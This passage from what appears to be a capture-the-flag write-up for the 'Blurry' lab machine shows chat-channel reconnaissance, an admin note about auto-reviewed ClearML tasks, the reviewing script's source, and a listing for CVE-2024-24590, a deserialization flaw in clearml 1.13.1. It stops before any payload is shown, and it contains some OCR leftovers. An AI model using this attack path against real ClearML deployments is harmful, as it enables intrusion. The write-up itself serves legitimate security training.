
pyp joined the channel 1:27 PM

We see the channel consists of an admin user called `jippity` and we can continue poking at the hole:



Name	Users	Created at	Last Message	Belongs To
A	4	February 8, 2024	February 10, 2024	—
G	7	February 8, 2024	February 17, 2024	—

It appears we have 2 channels. One appears to be the general one in which we spawned and the other a quite interesting one:



Thank you for your cooperation and enthusiasm as we embark on this exciting journey together. Let's make the most of these tools to drive our projects forward and achieve new heights of success.

Chad Jippity

February 10, 2024

jippity Admin Owner 3:11 PM

Dear Team,

I'm excited to announce a new initiative to streamline our project review and quality assurance processes through the ClearML platform. This initiative is designed to enhance our efficiency and ensure the highest standards of quality across all our projects.


To facilitate this, we have implemented a new protocol for submitting tasks that require administrative review or further analysis. Whenever you complete a task that generates artifacts that you believe should be reviewed, please tag these tasks with the "review" tag in ClearML.

I will periodically run a specialised task designed to identify and process all tasks, within our Black Swan project, marked with the "review" tag. This process will involve reviewing the artifacts associated with these tasks, examining their contents to ensure they meet our project's standards and requirements.

This procedure not only helps us maintain oversight over critical data and metrics but also allows us to catch potential issues early, streamline our workflows, and foster a culture of continuous improvement and accountability.

Your cooperation is vital for the success of this initiative. By actively participating in this review process, we can collectively ensure that our projects progress smoothly, efficiently, and to the highest quality standards.

Thank you for your dedication and commitment to excellence. Together, we will make the most of ClearML to drive our projects forward and achieve outstanding results.




Warm regards,

Chad Jippity

The message is quite clear, there is a task, `Review JSON Aritificats`, that is reviewing other tasks with the tag `review` to the `ClearML` site. The task runs every couple minutes and we should see what we can achieve by this.

app.blurry.htb

By using the information we gathered we can be able to continue enumerating the site:



BINARY python3.9

UNCOMMITTED CHANGES

```
                  delete_artifacts_and_models=True,
                  skip_models_used_by_other_tasks=True,
                  raise_on_error=False
              )
          except Exception as ex:
              continue

if __name__ == "__main__":
    main()
    cleanup()
```

INSTALLED PACKAGES

```
# Python 3.9.2 (default, Feb 28 2021, 17:03:44)  [GCC 10.2.1 20

clearml == 1.13.1
```


We are able to acquire a `clearml` version: `1.13.1` and the source code:

```python
#!/usr/bin/python3

from clearml import Task
from multiprocessing import Process
from clearml.backend_api.session.client import APIClient

def process_json_artifact(data, artifact_name):
    """
    Process a JSON artifact represented as a Python dictionary.
    Print all key-value pairs contained in the dictionary.
    """
    print(f"[+] Artifact '{artifact_name}' Contents:")
    for key, value in data.items():
        print(f" - {key}: {value}")

def process_task(task):
    artifacts = task.artifacts

    for artifact_name, artifact_object in artifacts.items():
        data = artifact_object.get()

        if isinstance(data, dict):
            process_json_artifact(data, artifact_name)
        else:
            print(f"[!] Artifact '{artifact_name}' content is not a dictionary.")

def main():
    review_task = Task.init(project_name="Black Swan",
                            task_name="Review JSON Artifacts",
                            task_type=Task.TaskTypes.data_processing)

    # Retrieve tasks tagged for review
    tasks = Task.get_tasks(project_name='Black Swan', tags=["review"], allow_archived=False)

    if not tasks:
        print("[!] No tasks up for review.")
        return

    threads = []
    for task in tasks:
        print(f"[+] Reviewing artifacts from task: {task.name} (ID: {task.id})")
        p = Process(target=process_task, args=(task,))
        p.start()
        threads.append(p)
        task.set_archived(True)

    for thread in threads:
        thread.join(60)
        if thread.is_alive():
            thread.terminate()

    # Mark the ClearML task as completed
    review_task.close()

def cleanup():
    client = APIClient()
    tasks = client.tasks.get_all(
        system_tags=["archived"],
        only_fields=["id"],
        order_by=["-last_update"],
        page_size=100,
        page=0,
    )

    # delete and cleanup tasks
    for task in tasks:
        # noinspection PyBroadException
        try:
            deleted_task = Task.get_task(task_id=task.id)
            deleted_task.delete(
                delete_artifacts_and_models=True,
                skip_models_used_by_other_tasks=True,
                raise_on_error=False
            )
        except Exception as ex:
            continue

if __name__ == "__main__":
    main()
    cleanup()
```

Since we obtained that we see that there is also a `cleanup` function that removes new tasks created under the `review` tag. It parses the items as JSON objects and parses them:

```
def process_task(task):
    artifacts = task.artifacts

    for artifact_name, artifact_object in artifacts.items():
        data = artifact_object.get()

        if isinstance(data, dict):
            process_json_artifact(data, artifact_name)
        else:
            print(f"[!] Artifact '{artifact_name}' content is not a dictionary.")
```

It fetches the artifacts and uses the `.get()` method here.
Nothing pretty much stands here, but we can look at the version and any form of vulnerabilities:



Deserialization of Untrusted Data

Affecting clearml package, versions [0.17.0,1.14.3rc0)

INTRODUCED: 6 FEB 2024 CVE-2024-24590 CWE-502

How to fix?

Upgrade `clearml` to version 1.14.3rc0 or higher.

Overview

